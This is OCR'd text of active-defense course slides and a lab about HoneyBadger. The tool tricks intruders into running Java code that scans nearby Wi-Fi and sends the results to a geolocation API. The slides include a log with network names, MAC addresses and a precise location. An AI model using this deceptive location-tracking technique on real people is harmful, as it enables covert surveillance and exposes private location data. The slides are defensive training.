
Applicable MITRE Shield techniques:

- *DTE0017 - Decoy Content*
- *DTE0034 - System Activity Monitoring*
- *DTE0021 - Hunting*

HoneyBadger

- Excellent tool by Tim Tomes
- Simple(?) Java application that records geolocation of attackers
- Makes OS calls to query nearby wireless access point details
- Then, send the details via the Google Maps Geolocation API
- Google then dutifully returns the attacker's latitude/longitude
- Sometimes it works flawlessly and is remarkably accurate
- Other times? Well, not so much…
- Uses three different techniques
  - Wireless access point detection (ideal)
  - Asks for permission via JavaScript (not ideal)
  - IP-based geolocation (easily spoofed via VPNs/anonymizers/TOR/etc.)

HoneyBadger Don't Care If They're Using TOR!




Logs

```
[05/08/2013 20:54:12] [*] Input filtered:
U1NJRCAxIDogSm9obiBTdHJhbmQyJ3MgR3Vlc3QgTmV0d29yayAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDk2Ojg0OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogNTM
AgICAgICAgICAgICAgOiA5Njo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICAgICAgICA6IDIzJSAgU1NJRCAyIDogSm9obiBTdHJhbmQyJ3MgTmV0d29yayAgICBCU1NJRCAxICAgICAgI
OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogODAlICAgICAgQlNTSUQgMiAgICAgICAgICAgICAgICAgOiA5MDo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICA
AzIDogbGlua3N5cyAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDAwOjFlOmU1OmExOjc0OjU1ICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogMTYlICBTU0lEIDQgOiBwYXRjaGVzICAgIEJTU
ICAgIDogNjg6N2Y6NzQ6ZWI6MmQ6NjcgICAgICAgICBTaWduYWwgICAgICAgICAgICAgOiAxNSUgIFNTSUQgNSA6IEhQMTAwLTEzNmRjOSAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDAyOjJlOjl
AgU2lnbmFsICAgICAgICAgICAgIDogMzglICA=
U1NJRCAxIDogSm9obiBTdHJhbmQyJ3MgR3Vlc3QgTmV0d29yayAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDk2Ojg0OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogNTM
AgICAgICAgICAgICAgOiA5Njo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICAgICAgICA6IDIzJSAgU1NJRCAyIDogSm9obiBTdHJhbmQyJ3MgTmV0d29yayAgICBCU1NJRCAxICAgICAgI
OjBkOmRjOmJhOjZiICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogODAlICAgICAgQlNTSUQgMiAgICAgICAgICAgICAgICAgOiA5MDo4NDowZDpkYzpiYTo2YyAgICAgICAgIFNpZ25hbCAgICAgICA
AzIDogbGlua3N5cyAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDAwOjFlOmU1OmExOjc0OjU1ICAgICAgICAgU2lnbmFsICAgICAgICAgICAgIDogMTYlICBTU0lEIDQgOiBwYXRjaGVzICAgIEJTU
ICAgIDogNjg6N2Y6NzQ6ZWI6MmQ6NjcgICAgICAgICBTaWduYWwgICAgICAgICAgICAgOiAxNSUgIFNTSUQgNSA6IEhQMTAwLTEzNmRjOSAgICBCU1NJRCAxICAgICAgICAgICAgICAgICA6IDAyOjJlOjl
AgU2lnbmFsICAgICAgICAgICAgIDogMzglICA
[05/08/2013 20:54:12] [*] Decoded Data:
SSID 1 : John Strand2's Guest Network    BSSID 1              : 96:84:0d:dc:ba:6b        Signal           : 53%      BSSID 2              : 96:84:0d:dc:ba:6c
Signal           : 23%  SSID 2 : John Strand2's Network    BSSID 1              : 90:84:0d:dc:ba:6b        Signal           : 80%      BSSID 2              :
90:84:0d:dc:ba:6c        Signal           : 23%  SSID 3 : linksys    BSSID 1              : 00:1e:e5:a1:74:55        Signal           : 16%  SSID 4 : patches    BSSID 1
: 68:7f:74:eb:2d:67        Signal           : 15%  SSID 5 : HP100-136dc9    BSSID 1              : 02:2e:9e:bb:07:bb        Signal           : 38%
[05/08/2013 20:54:12] [*] API URL used: https://maps.googleapis.com/maps/api/browserlocation/json?
browser=firefox&sensor=true&wifi=mac:96:84:0d:dc:ba:6b|ssid:John|ss:-47&wifi=mac:96:84:0d:dc:ba:6c|ssid:John|ss:-77&wifi=mac:90:84:0d:dc:ba:6b|ssid:John|ss:-20&wifi=mac:90:84:0d:
dc:ba:6c|ssid:John|ss:-77&wifi=mac:00:1e:e5:a1:74:55|ssid:linksys|ss:-84&wifi=mac:68:7f:74:eb:2d:67|ssid:patches|ss:-85&wifi=mac:02:2e:9e:bb:07:bb|ssid:HP100-136dc9|ss:-62
[05/08/2013 20:54:12] [*] JSON object retrived:
```


Google's Answer


```
[05/08/2013 20:54:12] [*] JSON object retrived:
{
    "accuracy" : 128.0,
    "location" : {
       "lat" : 44.336280599999999,
       "lng" : -103.70069770
    },
    "status" : "OK"
}
```

But No One Would Run This…



Or, Maybe They Would






The Trick Is Making Them Believe it Is Okay


YOU SHALL NOT PASS GO.
Big Scary Bank


Map
Satellite
Greenland
Iceland
Russia
Kazakh
Mongolia
China
North Pacific Ocean
North Atlantic Ocean
North Pacific Ocean
Algeria
Libya
Egypt
Saudi Arabia
Sudan
Chad
Nigeria
Kenya
DR Congo
Tanzania
Angola
Namibia
South Africa
Madagascar
Indian Ocean
Indonesia
Papua New Guinea
Australia
New Zealand
Mexico
Venezuela
Colombia
Peru
Brazil
Argentina
South Pacific Ocean
South Atlantic Ocean

Taking Over a Botnet



Attack

- ***Lab: HoneyBadger***

Lab: HoneyBadger

- Now, it is up to you
- **You will need to connect your wireless card to the ADHD VM!!**
- Run through the HoneyBadger section of ADHD Tools_Usage document
- You may want to restart you VM first
- Remember, you need to reduce the security of your Java instance
- Medium seems to do just fine
- The goal of this lab is to show how we can get high accuracy attribution on bad guys
- ***We will use the ADHD VM for this lab***
- This lab should take roughly 20 minutes

Instructions on VM

Summary (1)

- Active Defense
  - The employment of *limited offensive action and counterattacks* to deny a contested area or position to the enemy
  - Proactive, anticipatory, and reactionary actions against aggressors
  - The adversaries are already inside your gates
- Passive Defense
  - Measures taken to reduce the probability of and to minimize the effects of damage caused by hostile action *without the intention of taking the initiative*
  - Traditional static defenses (i.e., hope for the best)
- Prevent | Detection | Respond
  - Prevention is ideal, *but detection is a must*, and detection without response is of little value

